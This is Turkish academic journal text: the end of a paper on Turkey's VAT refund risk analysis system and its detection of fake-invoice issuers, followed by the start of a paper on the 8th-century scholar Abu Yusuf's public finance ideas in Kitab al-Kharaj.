“Program ile mükellef bazlı risk analizi yapılabildiği gibi ülke geneli, bölge, il, ilçe, vergi dairesi, sektör, bilanço aktif büyüklüğü, matrah büyüklüğü, alım-satım tutarı büyüklüğü ve benzeri büyüklükler veya tüm bu verilerin karışımı şeklinde analizler de yapılabilmektedir.” (GİB, 2010)

2014 yılı içinde 4.266 mükellef analiz edilmiş olup, 3.713 mükellefin (%87,04'ü) sahte belge düzenleme yüksek riski nedeniyle VDK'ya bildirilmiştir (GİB, 2014). 2015 yılı içinde 7.921 mükellef analiz edilmiş olup, 7.399 mükellefin (%93,41'i) sahte belge düzenleme yüksek riski nedeniyle VDK'ya bildirilmiştir (GİB, 2015). Mart 2010 döneminden 2017 yılsonuna kadarki dönemde sahte belge düzenleme yüksek riski nedeniyle VDK'ya incelenmek üzere gönderilen iş emri sayısı 39.626'dır (GİB, 2017)

2010-2013 yılları arasında incelemeye sevk edilen mükelleflerden 4.127 adedinin 2014 yılı itibari ile incelemesi tamamlanmıştır. Buna göre %97,4'ünün sahte belge düzenleyicisi olduğu tespit edilmiştir. Bu sonuç, SARP'ın yüksek oranda doğru tespit yapabildiğinin kanıtıdır. (Doğan, 2014) Diğer yıllara ait incelenmek üzere bildirim yapılan mükellef sayısının benzer oranda SMİYB düzenledikleri muhtemeldir.

SONUÇ

KDV iade süreci idare, mükellef ve meslek mensubu arasında etkileşimli bir iletişimi gerektirmektedir. Bunun içinde mevzuat, otomasyon ve nitelikli insan gücü vardır. KDVİRA sistemi, bu sürecin omurgasını oluşturmaktadır. Şuanda sürecin devamlılığı KDVİRA sisteminin çalışmasına bağlıdır. Sistemin ilk çalıştığı günden bu güne kadar geçen 7,5 senede iade taleplerinin sonuçlanmasında büyük ölçüde bir standart sağlandığı söylenebilir. KDV iade sürecinin İnternet Vergi Dairesi'nden başlayıp oradan takip edilip, yine gerektiğinde vergi dairesi ile elektronik olarak iletişimde olabilmek; bürokratik süreçlerin önemli bir kısmını ortadan kaldırmış ve hem vergi dairelerine hem de mükelleflere önemli derecede zaman kazandırmıştır.

KDVİRA sistemi etkin şekilde analiz yapıp vergi dairelerine raporlama yapabildiği ve bu raporların detayları hakkında bilgiler verilmiştir. Ancak, GİB'in faaliyet raporlarında açıkladığı yıl içindeki denetim faaliyetleri sonuçlarına göre tüm vergi türleri arasında matrah farkı, vergi farkı, tarh edilecek vergi miktarı açısından en çok; usulsüzlük, özel usulsüzlük ve vergi ziyayı açısından ise çoğu kere en çok tutarlara sahip olan vergi türünün KDV olduğu görülmektedir. Buradan hareketle şunlar söylenebilir: KDVİRA sistemi, iade talep eden mükellefleri analiz edebiliyor ve raporlayabiliyor; ya

sahtecilik yapıp iade talep etmeyip ödenecek KDV'sini düşük beyan eden mükellefler olabilir mi? ve Hala vergi kaçırmak mümkün olabilir mi? Kısaca sistemin denetiminin erişmediği noktalar olabilir mi?

İdare, gelecekte risk odaklı denetim anlayışından gerçek zamanlı ve tam denetim anlayışına geçmeyi planlamaktadır. Bu manada KDVİRA sorguları; gelecekte e-defter, e-ticari belgeler ve kayıt saklama gereksinimleri üzerinden yapılacak denetimlerde kullanılacak sorgulamalara temel teşkil edecektir.

Kaynakça

- Doğan, B., 2011. *KDV İade Kontrol Raporlarında Karşılaşılan Problemler ve Çözüm Önerileri*. [Çevrimiçi] Available at: http://www.vergidegundem.com/tr_TR/publicationPaper?categoryName=Vergide&publicationNumber=7&publicationYear=2011&publicationId=262829 [Erişildi: 03 Şubat 2018].
- Doğan, U., 2012. Kdv İadesi Risk Analiz Sistemi (KDVİRA). *Vergi Sorunları Dergisi*, Temmuz, 35(288), pp. 53-61.
- Doğan, U., 2014. *Elektronik Vergisel Uygulamalar*. 1. Baskı dü. Ankara: TURMOB Yayınları.
- Doğan, U., 2015. Vergi Teknolojileri. *Vergi Sorunları Dergisi*, Temmuz, 38(322), pp. 9-40.
- Ercan, İ., 2014. KDV Genel Uygulama Tebliği Doğrultusunda Haklarında Olumsuz Rapor veya Tespit Bulunan Mükelleflerin İade Taleplerinin Değerlendirilmesi. *Mali Çözüm Dergisi*, Mayıs-Haziran, Issue 123, pp. 117-126.
- GİB, 2010; 2014; 2015; 2016; 2017. *Faaliyet Raporu*, Ankara: Maliye Bakanlığı.
- GİB, 2011; 2015; 2018. *Performans Programı*, Ankara: Maliye Bakanlığı.
- Gökdoğan, O., 2016. *İhracatta KDV İade Sisteminin İncelenmesi ve Bir Uygulama*, Nişantaşı Üniversitesi, Sosyal Bilimler Enstitüsü, İşletme ABD, İşletme Yönetimi, Yüksek Lisans Tezi, İstanbul.
- IVD-Duyuruları, 2015. *İnternet Vergi Dairesi*. [Çevrimiçi] Available at: https://intvrg.gib.gov.tr/kdv_iade_kontrol_raporu_goruntuleme.doc [Erişildi: 18 Şubat 2018].
- Kalın, Ö., 2012. *KDV İadesinde Özel Esaslar*, [Çevrimiçi] Available at: <http://www.omerkalin.com.tr/2012/06/11/kdv-iaadesinde-ozel-esaslar.html> [Erişildi: 21 Şubat 2018].
- KDV İadesi Otomasyon ve Analiz Müdürlüğü, 2016. *KDVİRA-KDV Takip Semineri*, Ankara: Denetim Ve Uyum Yönetimi Daire Başkanlığı.
- Türkkan, H., 2017. *En Güncel Haliyle, KDV Uygulama Genel Tebliği Çerçevesinde Tüm Yönleriyle Özel Esaslar*, [Çevrimiçi] Available at: <http://www.muhasabetr.com/yazarlarimiz/hasanturkkan/004/> [Erişildi: 15 Şubat 2018].
- Usta, M. & Gerekan, B., 2017. İhracattan Doğan KDV İade Sürecinin Başarısını Etkileyen Faktörler: Yeminli Mali Müşavirler Üzerine Bir Araştırma. *Muhasebe ve Vergi Uygulamaları Dergisi*, Temmuz, 10(2), pp. 235-260.
- Usta, M., Gerekan, B. & Kızır, E., 2017. İhtisas Vergi Dairelerinin İşlevini Arttırmaya Yönelik KDV İade Sürecinde Yaşanan Sorunlar Üzerine Bir Araştırma. *Vergi Sorunları Dergisi*, Haziran, Issue 345, pp. 56-66.
- Vural, M., 2012. *KDV İade Rehberi*. 5. Baskı dü. İstanbul: Maliye Hesap Uzmanları Derneği.

Klasik İslam Düşüncesinde Kamu Maliyesi: Ebu Yusuf Örneği

A. Kemal ÇELEBİ*

Şükrü Çağrı ÇELİK**

Öz

İktisat literatürü incelendiğinde iktisadi gelişimin Avrupa merkezli (eurosentrik) bir şekilde ele alındığı ve Avrupa kıtası dışındaki gelişimin göz ardı edildiği görülür. İktisadi gelişime dair yaygın kanı Antik Yunan döneminden 13. yüzyıl Avrupalı filozof Thomas Aquinas'a kadar olan dönem "kayıp halka", "büyük boşluk" (the great gap) gibi adlarla nitelendirilen iktisadi anlamda dişe dokunur bilimsel gelişmelerin yaşanmadığı ima edilen dönemdir. Sözü edilen dönem, aynı zamanda İslam medeniyetinin birçok açıdan zirvede olduğu dönemdir. Bilimsel bilginin kümülatif bir şekilde inşa edildiği düşünülürse, bu dönemi göz ardı etmek iktisadi-mali gelişim hakkında yanlış yorum ve analizler yapılmasına yol açmaktadır.

Bu çalışmanın amacı bu dönemde yaşayan bir fıkıh alimi olan Ebu Yusuf'un kamu maliyesine ilişkin görüşlerinin literatüre kazandırılmasıdır. Üç hükümdara kadılık yapan ve kadıların kadısı anlamına gelen Kadı'l Kudat ünvanı alan Ebu Yusuf'un kamu maliyesine ilişkin Kur'an ve sünnetten temellendirerek inşa ettiği görüşleri vardır. Birçok eseri olan Ebu Yusuf özellikle dönemin hükümdarının talebi üzerine yazdığı Kitabü'l Haraç adlı eserinde devlet gelirleri, harcamaları, beytülmal, vergi adaleti gibi günümüz maliye literatürüne ışık tutabilecek birçok kavram hakkında doğrudan veya dolaylı yoldan görüş belirtmiştir. Bu çalışmada Ebu Yusuf'un maliye bilimi açısından önemli yer tutan bu görüşleri incelenmiştir.

Anahtar Kelimeler: Kamu Maliyesi, Maliye Teorisi, Ebu Yusuf, İslam Kamu Maliyesi

Jel Kodları: B11, B31, Z12, Z18

GİRİŞ

Beşeri bilimlerin önemli bir dalı olan iktisadın gelişimi, insanlığın gelişimi ile beraber ilerlemiştir. Benzer şekilde maliye biliminin gelişimi de devlet varlığına duyulan ihtiyaç, yapılan kamu harcamaları ve kamu gelirleri için geliştirilen teoriler ile birlikte binlerce yıldır süre gelen değişimini sürdürmüştür. Birbirleriyle iç içe bu iki disiplinin gelişiminin sağlıklı bir şekilde incelenmesi yalnızca entelektüel birikim için değil aynı zamanda günümüz iktisat ve maliye bilimleri için de temel oluşturulması için ayrı bir önem teşkil etmektedir.

Modern iktisat/maliye tarihi literatürü kadim antik medeniyetlerinden başlayarak günümüze kadar yaşanan olayları içine alan bir gelişimi içermektedir. Fakat bu literatürde Antik Yunan Medeniyetinden 13. yüzyıl Orta çağ Avrupa'sına kadar yaşanan döneme kadar olan dönemdeki gelişim göz ardı edilmiştir. Bu dönemin "büyük boşluk" olarak isimlendirilmesi uygun görülmüştür. İlgili dönem İslam Düşüncesinde altın çağına yaşandığı beşeri ve doğa bilimlerinde çağın çok ötesinde araştırmaların yapıldığı bir dönemdir. Bu dönemin önemli düşünürlerinden bir tanesi de Ebu Yusuf'tur. Kendisi birçok eser yazmakla beraber özellikle yazdığı haraç kitabı maliye bilimi için çağın çok ötesinde özellikler taşıması hasebiyle ayrı bir önem arz etmektedir.

Bu çalışmada iktisadi gelişim açısından "büyük boşluk" olarak nitelendirilen dönemde kamu maliyesine alanında yapılan çalışmaları gözden geçirmeyi amaçlamaktadır. Bu amaçla klasik İslam dönemi alimlerinden Ebu Yusuf'un kamu maliyesine ilişkin görüşleri modern maliye ile bağlantı kuracak şekilde incelenmiştir.

Bu bağlamda bu çalışmada iktisatta kayıp halka hipotezi, Ebu Yusuf'un hayatı ve maliye alanında bir ilk olarak nitelendirilebilecek Kitabü'l Haraç isimli kitabın mali yönden tezahürüne odaklanılmıştır. İlgili kitaptaki unsurlar, vergileme ilkeleri, dinamik maliye anlayışı, vergide etkinlik ve adalet, zekat, kamusal finansman yöntemi olarak harç, iltizam sistemi ve memur seçimi, hükümdarın/devletin görevleri, negatif dışsallıkların çözümü ve devletin kalkınma fonksiyonu, ortak mallar başlıkları altında maliye bilimiyle ilinti kurularak incelenmiştir.

İktisatta Kayıp Halka Hipotezi

İktisat literatüründe yaygın kanı genel olarak iktisadi düşüncenin gelişiminin, Antik Yunan Medeniyeti ile başladığı ardından Avrupa'da etkisini sürdüren merkantilistler ve fizyokratlar ile devam ettiği en sonunda da Adam Smith ile beraber bağımsız bir bilim olduğu şeklindedir.

İktisat biliminde önemli bir yeri olan J. Schumpeter Ekonomik Analiz Tarihi isimli kitabında iktisadi gelişimi anlatırken "büyük boşluk" başlığı altında Antik Yunan döneminden Thomas Aquinas (1225-1274)'a kadar olan sürede iktisadi gelişim adına herhangi önemli bir gelişimin yaşanmadığını ifade ederek bu dönemi pas geçerek kitabına feodalizm çağını inceleyerek devam eder¹. Schumpeter

* Prof. Dr. A. Kemal Çelebi, MCBÜ İİBF Maliye Bölümü Öğretim Üyesi, kemal.celebi@cbu.edu.tr

** Ş. Çağrı Çelik, MCBÜ İİBF Maliye Bölümü Araştırma Görevlisi, cagri.celik@cbu.edu.tr

¹ Joseph A. Schumpeter, **History of Economic Analysis**, Routledge, 2006, s.70

sözünü ettiği “büyük boşluk” döneminde iktisadi anlamda kayda değer bir gelişimin yaşanmadığından söz ederken, Avrupa dışındaki iktisadi gelişimi göz ardı etmiştir.

Nitekim Schumpeter’in büyük boşluk olarak ifade ettiği dönemde İslam dünyası altın çağını yaşamaktadır. Bu altın çağ 15. yüzyıla kadar üç ayrı dönemde incelenebilir. Altın çağın ilk dönemi Hz. Muhammed’in yaşamını yitirdikten sonra başlayan ve Asr-ı Saadet’in bitişine kadar olan dönemdir. İkinci dönem 8 ve 11. yüzyıllar arasında gerçekleşen ve İslam dünyasında çeşitli tercümelerin yapıldığı, yabancı kültürler ile tanışılan dönemdir. Altın çağın son dönemi ise İslam dünyasındaki eserlerin Avrupa’da çevrilerek, oluşan düşünce/ilim birikiminin Avrupa’ya ulaştığı dönemdir (12.-15. yüzyıl)².

İslam’ın altın çağında İslam alimlerinin birçok bilim dalında nitelikli bilimsel çalışmalar yaptıkları dönemlerdir. İktisat alanında yapılan çalışmalara bakılacak olursa tarım, üretim, ticaret, devletin ekonomideki rolü ve diğer ekonomik sorunlar hakkında yazıların olduğu görülür³.

Bu altın çağ alimlerinden bir tanesi de Ebu Yusuf’tur. Ebu Yusuf’un yaşadığı dönem yabancı kültürlerin etkisi henüz yaşadığı ülke olan Abbasi Hükümdarlığına ulaşmamıştır. İktisadi düşüncenin yeni yeni geliştiği bu ilk dönemde, ortaya çıkan problemlerin çözümü için ilk olarak Kur’an ve sünnet rehber edinilmiş, eğer problemlerin çözümü burada doğrudan bulunmuyorsa sahabeler ve sahabelerin yetiştirdiği öğrencilerin uygulamalarına, kıyaslamalara ve içtihatlarla gidilmiştir. Özel olarak Ebu Yusuf ise meseleleri önce Kuran ardından Sünnet ve icma ile çözmeye çalışmıştır, eğer bu üç kaynak sorunların çözümüne yetmezse bu sefer de kıyas yoluna gitmiştir⁴.

Ebu Yusuf’un Hayatı

731(113) yılında Küfe’de doğan Yakup bin İbrahim Ebu Yusuf, çok çocuklu yoksul bir ailede dünyaya gelmiştir. Bugün Irak topraklarında olan Küfe, dönemin ilim merkezlerinden bir tanesidir. Ebu Yusuf zorluklarla büyümesine rağmen birçok alimden hadis ve fıkıh dersleri almıştır. Ders aldıkları alimler arasından olan Ebu Hanife’nin derslerine 17 yıl boyunca devam etmiştir. Geçim sıkıntısı nedeniyle Bağdat’a taşınmış ve dönemin Abbâsî Halifesi Mehdî-Billâh zamanında (tahminlere göre 782 yılında) Doğu Bağdat’ın kadılığı görevinde bulunmuştur. Halife Hâdî döneminde bütün Bağdat’ın kadısı olmuş ve ardından Halife Hârûn er-Reşid zamanlarında baş kadılık yaparak Kadı’l Kudat ünvanını almıştır. Kendisi bu ünvanı alan ilk kişidir. 798(182) tarihinde altmış dokuz yaşında Bağdat’ta vefat etmiştir⁵.

Ebu Yusuf bir taraftan maliyeci gibi vergi gelirlerinin nasıl artacağına dair uğraşı içine girerken diğer taraftan da üreticilerin refahını arttırmaya çalışır⁶. Ebu Yusuf aynı zamanda bir müteahhittir ve görüşlerinin Kur’an-ı Kerim, sünnet temellerine dayandığı ve 4 halife dönemiyle sahabenin yaşamı tarafından şekillendiği tüm bunların ışığında içtihatlar yaptığı söylenebilir.

Ebu Hanife’nin fıkıh alimleriyle görüş alışverişinde bulunması ve bu alimlerin arasında özellikle Nafi sayesinde Hz. Ömer’in uyguladığı hükümleri yakından tanıdığı düşünülmektedir. Ebu Yusuf, Ebu Hanife’nin öğrencisi olmasının etkisiyle Kitabül Haraç’ta Hz. Ömer ile ilgili örneklere çok sık vermiş olabileceği yönünde bir görüş vardır⁷. Kendisi zamanın değişimiyle beraber birtakım hükümlerinde değişebileceğini düşünmektedir. Örneğin Hz. Ömer’in haraç vergisi olarak belirlediği vergi miktarlarını tekrardan değerlendirmeye tabi tutmuş ve güncellemiştir⁸.

O dönemin koşulları, bilgi felsefesinin bütüncül bir yapıda olduğu, olaylara farklı açılardan yaklaşıldığı ve bilimlerin henüz alt dallara ayrılmadığı bir dönemdir. Bu bakımdan kadı olarak hüküm verebilmek için siyaset bilimi, hukuk, iktisat gibi birçok alanda yeterli bilgi birikimi gerekir. Bu bakımdan Ebu Yusuf’un iktisadi görüşünün çıkış noktası sadece iktisadi veya mali amaçlar olduğu söylenemez.

² Abdul Azim Islahi, **Müslümanların İktisadi Düşünce ve Analize Katkıları**(Çev. Gökhan Umut), İktisat Yayınları, 2017, s.14

³ M. Nejatullah Siddiqi, ve S. M. Ghazanfar., **Early medieval Islamic economic thought: Abu Yusuf's (731-798 AD) economics of public finance**. History of Economic Ideas 2001,s.14-15.

⁴ Rifat Uslu, İmam Ebü Yusuf’un Hayatı ve Kitabı’l Haraç’ı, **İslam Hukuku Araştırmaları Dergisi**, sy. 22, 2013, s.416; Islahi, 2017, s.14-15

⁵ TDV İslâm Ansiklopedisi Ebu Yusuf Maddesi, c.10, 1994, s.260-265; M. Nejatullah Siddiqi ve S.M. Ghazanfar, **Erken Dönem Orta Çağ İslam İktisat Düşüncesi: Ebu Yusuf’un Kamu Maliyesine İlişkin Görüşleri**, Orta Çağ İslam İktisat Düşüncesi içinde, Klasik Yayınları, 2015, s.282

⁶ Bünyamin Duran, **Din ve Kapitalizm**, Lambert Academic Publishing, 2017,s.224

⁷ Celal Yeniçeri, Ebu Hanifenin Hayatı İktisadi Görüşleri, Marmara Üniversitesi, İlahiyat Fakültesi Dergisi, Sayı 4, İstanbul, 1986

⁸ TDV İslâm Ansiklopedisi Kitabü’l Haraç Maddesi, c.26, 2002, s. 101-104

Ebu Yusuf aynı zamanda birçok kitap yazmıştır. Bu kitaplara İhtilafu Ebi Hanife ve İbn Ebi Leyla, Kitabü'l-Hudud, Kitabü'l-Gasb, Kitabü'l-Feraiz, E'mali Fi'l Fikh, El-Asl, Kitabü's-Sayd ve'z-Zebaih, Emali ve Nevadir, Edebü'l-Kadi ala Mezhebi Ebu Yusuf'un; Ebi Hanife, Edebü'l Kadi, el-Mebsut, Müsnedü'l-İmam Ebi Yusuf, Kitabü's-Salât, Kitabü'z-Zekât, Kitabü's-Siyam, Kitabü'l-Ferâiz, Kitabü'l-Büyü, Kitabü'l-Hudud, Kitabü'l Vekâle, Kitabü'l- Vasâya, Kitabü'l-Sayd Vel-Zebâih, Kitabü'l-Gasb ve İstibrâ, Kitabü'l İhtilâf-ul Ensâr, Er-Red ala Mâlik b. Enes, Kitab'ül-Haraç, Kitabü'l-Cevâm, Kitabü'l İmlâ, Kitab'ül-Asâr, İhtîâf-u İbn-i Ebî Leylâ, Er-Red Alâ Siyer-i Evzâi, örnekleri verilebilir⁹.

Bu çalışmanın konusu kamu maliyesine yönelik olduğu için bunlar arasında haraç kitabı olan Kitab'ül-Haraç incelenecektir.

Kitabü'l Haraç

İslam Dünyasının ilk dönemlerinde iktisadi konulardaki sorunlar İslam Hukuk'unun bir parçası konumundayken, iktisadi ve mali konularla ilgili hadislerin derlenmesi ve çeşitli içtihatların yapılmasıyla beraber iktisat/maliye temalı kitaplar yayımlanmıştır. İlk dönemde yazılan Kitabü'l-Haraç ile Muhammed Şeybani'nin Kitabü'l Kesb adlı eserleri alanında yazılan ilk eserler olması sebebiyle ayrı bir önem taşımaktadır¹⁰. Kitabü'l-Haraç aynı zamanda fıkhi yönden taşıdığı özellikler ile de dönemin en önemli eserlerinden biri konumundadır¹¹.

“Kitabü'l-Haraç”ı toprak ve vergi hukukuna dair yazılan bir kitap olmakla beraber, geniş anlamda kamu maliyesine ait bir kitap olarak nitelendirebilir. Devlet idaresine rehber edilmesi için kaleme alınmıştır. Hitap bölümü ile başlayan kitap, halifenin kendisine sorduğu devlet yönetimine dair sorulara cevap verilmesiyle şekillenmiştir. Kitabın hangi Halifeye yazıldığı tartışma konusuyken, Harun Reşid'e yazıldığı görüşü yaygındır¹². Kitap kamu harcamaları, kamu gelirleri ve kamu gelirlerinin toplanmasındaki usul ve esaslar olmak üzere üç ana sütun üzerine bina edilmiştir¹³.

Kitabü'l-Haraç'ta ifade edilen düşünceler Ebu Yusuf'un kendi görüşleridir o dönem yaşayan başka fıkıh alimlerinin görüşleri kitapta yer almamaktadır. Ebu Yusuf birçok meselede hocası Ebu Hanife'nin aksine görüş bildirmiştir¹⁴. Döneminde yaşayan başka kişilere referans vermediği gibi Yunan medeniyetine ait düşüncelerin etkisinde olduğu da söylenemez. Çünkü eserini Yunan düşünürlerin eserlerinin Arapçaya çevrilmediği bir dönemde kaleme alınmıştır¹⁵. Kitap Adam Smith'in ünlü eseri “Milletlerin Zenginliği”nden yaklaşık 1000 sene önce yazılması sebebiyle de bir hayli dikkat çekicidir.

Ebu Yusuf'un yaşadığı dönem incelenirken, o dönemin şartlarında ekonomide tarım ekonomisi ve tarım sektörüne dayanan ticaret sektörü ağırlıkta olduğu göz önünde bulundurulmalıdır. Kitabın içeriği dönemin bu koşullarını yansıtmaktadır¹⁶. Cengiz Kallek'e göre Ebu Yusuf tarım sektörünü alt dallara ayırarak çiftçilik, hayvancılık, balıkçılık, avcılık ve ormancılık gibi alt kalemlerde inceleyerek günümüzdeki sınıflandırmaya benzer bir sınıflandırma yapmıştır¹⁷.

Ebu Yusuf'un özel olarak Kitabü'l Haraç kitabında ganimetler, feyler, öşür, haraç, cizye, zekat, kamu mali yönetimi, vergilemede adalet, vergilemede etkinlik, vergi kaçakçılığı, gümrük vergisi, hükümdarın görevleri, iltizam usulü, ortak mallar, alt yapı çalışmaları, devlet yönetiminde adalet, memur seçimi gibi kamu maliyesine ait birçok konuyu çok geniş bir yelpazede incelemiştir.

Çalışmanın bundan sonraki kısmında Ebu Yusuf'un Kitabü'l Haraç'taki görüşleri maliye bilimi bakış açısıyla tasnif edilerek incelenmiştir.

⁹ Muhammed Ebu Zehra, **Ebu Hanife (İmam-i Azam)**(Çev.Osman Keskiöğlu),Diyanet İşleri Başkanlığı, 2005 s.295; Şahin Yeşilyurt, İmam Ebu Yusuf'un Kamu Maliyesi Alanına Katkısı, **Maliye Dergisi**, Sayı 169, 2015, s.100

¹⁰ Abdul Azim Islahi, 2017, s.14

¹¹ Muhammed Ebu Zehra, 2005, s.299

¹² TDV İslam Ansiklopedisi Kitabül Haraç Maddesi

¹³ Oğuz Bal, İslam İktisadı'nın Kilometre Taşlarından Ebû Yusuf'un İktisadi Düşüncesi, **Türkiye İslam İktisadi Dergisi**, Cilt 1, Sayı 2, Ağustos 2014,s.5

¹⁴ Muhammed Ebu Zehra, 2005,s.297

¹⁵ M. Nejatullah Siddiqi ve S.M. Ghazanfar, 2015, s.284

¹⁶ Oğuz Bal, 2014, s.13

¹⁷ Cengiz Kallek, Ebu Yusuf'un İktisadi Görüşleri, **İslam Araştırmaları Dergisi**, sayı 1, 1997, s.5

Vergileme İlkeleri ve Özellikleri

Sıddıqı ve Ghazanfar'e göre Ebu Yusuf, dört vergilendirme ilkesi olan eşitlik, kesinlik, uygunluk ve iktisadilik ilkelerinin temelini oluşturan belli düşünceler ortaya koymuştur. Vergi mükelleflerinin ödeme güçlerini, uygun ödeme zamanını, yerini ve şeklini göz önünde tutarak vergi yükünün hafifletilmesini önermiştir¹⁸. Cengiz Kallek'e¹⁹ göre ise Kitabü'l Haraç'ta devletin vergi politikasına 4 temel prensip getirilmektedir. Buna göre:

- 1) Vatandaşların ödeme güçleriyle orantılı olarak vergilendirilmeye gidilmesi. (İktidar ilkesine uyumlu olarak)
- 2) Vergilemede Merkezi hükümetin belli başlı ilkelerinin olması ve vergi tahsildarlarının suiistimallerine engel olunması gerekliliği, vergileme yapılırken verimlilik, sulama kolaylığı, pazara yakınlık gibi kriterlerin dikkate alınması gerekliliği
- 3) Vergilerin tahsilinde vatandaşlara işkence ve zulüm yapılmaması, zamanlamanın iktisadi açıdan uygun zamanda yapılması, iltizam sisteminin terk edilmesi
- 4) Vergi memurları işin ehli, dürüst kişilerce seçilmeli, kötü davranışları engellenmelidir. Rüşvet vb. yolsuzlukların önüne geçmek için gelirlerinin yeterli ve düzgün olması gereklidir.

Ebu Yusuf, Hz. Ömer'in bir hutbe esnasında bahsettiği vergilerin barındırması gereken üç özelliği örnek gösterir. Buna göre vergiler hak ile alınmalı, hakkı olana verilmeli, alınması ve sarf edilmesi esnasında haksızlıktan kaçınılmalıdır²⁰.

Tüm bunların ışığında Ebu Yusuf'un vergileme ilkeleri için genel bir değerlendirme yapılacak olursa mükelleflerin üzerine aşırı vergi yükü bindirilmemesi gerektiği, alınan vergilerin adalet ile alınması gerektiği, memurların kötü davranışlarının engellenmesi gerektiği konularının üzerine özellikle durmuştur. Bu yapılanların dinen uygun olmadığını ayrıca huzursuzluklara ve ekonomik etkinsizliklere yol açacağını ifade etmiştir.

Dinamik Maliye Anlayışı

Ebu Yusuf'a göre baş vergisi ve arazi vergileri mükelleflerin ödeme güçlerine göre ve arazinin koşullarına göre değiştirilebilir özelliktedir. Kendisi Hz. Ömer döneminde uygulanan vergi oranlarından farklı oranlar önermiştir²¹.

Hz. Ömer'in Basra ve Küfe arasında kalan Sevad ismiyle anılan araziye fethettikten sonra uyguladığı kaideler o zamana kadar uygulanan hükümlerden farklıdır. Kur'an-ı Kerim'e göre savaş ganimetlerinin 4/5'i savaşa katılanlar arasında paylaştırılmakta iken Hz. Ömer çeşitli istişarelerde bulduktan sonra gelecek nesil Müslümanların haklarını koruyabilmek adına farklı bir içtihad uygulamış, fethedilen arazinin sahiplerini taksime tutmamış ve halktan cizye vergisi araziden de haraç almıştır. Hz. Ömer ziraat yapılan, hayvan yemi ekilen arazi gibi farklı türden arazilere farklı vergiler koymuştur. Adam başına durumlarına göre 12, 24 veya 48 dirhem cizye bağlanmıştır²². Hz. Ömer döneminde Sevad'a konulan haraçlar mükelleflerin ödeyebileceği seviyede iken, dönem şartlarının değişmesiyle beraber koşullar değişmiş ve itirazlar baş göstermiştir. Ebu Yusuf dönemin haraç alimlerini ve konunun diğer uzmanlarıyla birtakım istişarelerde bulunmuştur. Yapılan itirazlar yüz sene önce konulduğu zaman imar edilen kısımlar çok boş bırakılan araziler ise az miktardadır. İşlenmeyip imara müsait olan toprakların artışı ve işlenen toprakların ise az yer tutmasından dolayı o dönem konulan ve adaletli olduğu hususunda görüşe varılan vergilerin uygulamasının devam etmesi durumunda imar edildiği halde ekilmeyen araziye tıpkı ekin ekiliyor gibi vergi verilmesi gerekmektedir. Ebu Yusuf bu itiraza hak vermiş ve böyle bir uygulamanın hem sultana hem Beytülmalaya hem de vergi mükellefleri için haksızlığa yol açacağını düşünmüştür²³. Maveria Dicle bölgesine atanan vali Huzeyfe b. Yaman ve daha ilerisindeki bölgeye atanan vali Osman b. Huneyf Hz. Ömer'in huzuruna geldiği bir vakit, Hz. Ömer kendilerine "Arazi vergilerini nasıl koydunuz? Ümit ederim halkın cizye ve haraç olarak taşıyamayacağı yükler yüklememişsinizdir! Diye sormuş ve karşılığında Huzeyfe b. Yaman "fazlasını almadım", Osman b. Huneyf ise "zayıfları muaf tuttum" cevabını vermiştir²⁴. Ebu Yusuf kendisine sorulan

¹⁸ Sıddıqı ve Ghazanfar, s.230-232

¹⁹ Cengiz Kallek, 1997, s.12

²⁰ Ebu Yusuf, s.194

²¹ Zafar Iqbal ve K Lewis, Mervyn. *An Islamic Perspective on Governance*, Elgar, 2009, s.104

²² Ebu Yusuf, " s.74

²³ Ebu Yusuf, s.92

²⁴ Ebu Yusuf, s.75

arazilerin sulanma durumlarına göre kısımlara ayırarak neden Hz. Ömer devrindeki uygulamadan farklı olarak farklı vergi oranları koyduğu sorusuna cevaben Hz. Ömer'in vergi memuru Huzeyfe'ye olan sorusunu gösterir. Buna göre Hz. Ömer Huzeyfe'ye: "Ümit ederim halkın cizye ve haraç olarak taşıyamayacağı yükler yüklememişsinizdir!" sorusunu sormuştur. Ebu Yusuf'a göre eğer fazla yük konulsaydı Hz. Ömer bunu değiştirecekti. Buradan çıkarılan sonuca göre önceden konulan vergilerde değişmez esaslar yoktur. Arazilerine konan haraçların insanlara zor geldiğini ve onları bu haracı ödemeye mecbur etmenin insanların başka yere göç etme veya arazileri boş bırakmayı tercih edeceğini gördük ve onlara ödemekte aciz kalacak vergi yükü yüklemelik demiştir²⁵.

Ebu Yusuf günümüz literatüründe ikame etkisi olarak adlandırılan durumun benzerini yaşadığı dönemde tespit etmiş ve bunu önlemek adına mükelleflerin vergi yükünü azaltacak uygulamalara gidilmesini önermiştir. Bu kapsamda dönemin şartlarının değişmesiyle beraber birtakım uygulamaların da değişmesi gerektiğini savunmuştur. Ebu Yusuf'un aynı zamanda tarafsız maliye anlayışına uygun şekilde hareket ettiği ve mükelleflerin iktisadi davranışlarını değiştirmemeyi amaçladığı görülmektedir. Görüldüğü üzere Ebu Yusuf maliye biliminin dinamik yapısına uygun olarak kararlar verdiği söylenilebilir.

Vergide Etkinlik ve Vergide Adalet

Ebu Yusuf'un kitabında verdiği örnekler vergide etkinlik ve vergide adalet ilkelerinin de konusunu oluşturur. Buna göre:

- Kişilerden gelirlerine göre 12, 24 ve 48 dirhem haraç alınması, hatta fakirlerin haraçtan muaf tutulması ödeme güçlerine göre artan oranlı/miktarlı cizye alındığının gösterir ki bu durum da vergide adaleti arttıran bir unsurdur.
- Dönemin koşullarının değiştiği Sevad topraklarından/halkından alınan vergilerin mükelleflere ağır yük getirmesi sebebiyle uygulamanın devam etmesinin beytülmal, hükümdar ve hükümdar için en iyi yol olduğunun söylenmesi, vergide etkinliğin göstergesidir.

Ayrıca Ebu Yusuf piyasa fiyatının hiçbir zaman sabit olamayacağı için sabit-oranlı vergilendirmede problem çıktığını iddia etmiştir²⁶. Vergi oranlarının yüksek olması ve ürüne bağlı olmayıp ekilen araziye göre vergi alınması durumunda üreticilerin üretim yapmaktan başka yönlere yöneleceğini "vergiden kaçınacağını" iddia etmiştir. Vergi oranlarının düşük tutulup miktara bağlı alınan vergilerin ise üreticilerin motivasyonunu ve üretkenliğini arttıracaktır. Bu durum hem kamu gelir hasılatını hem de toplumsal refah seviyesinin de yükselmesine yol açacaktır²⁷.

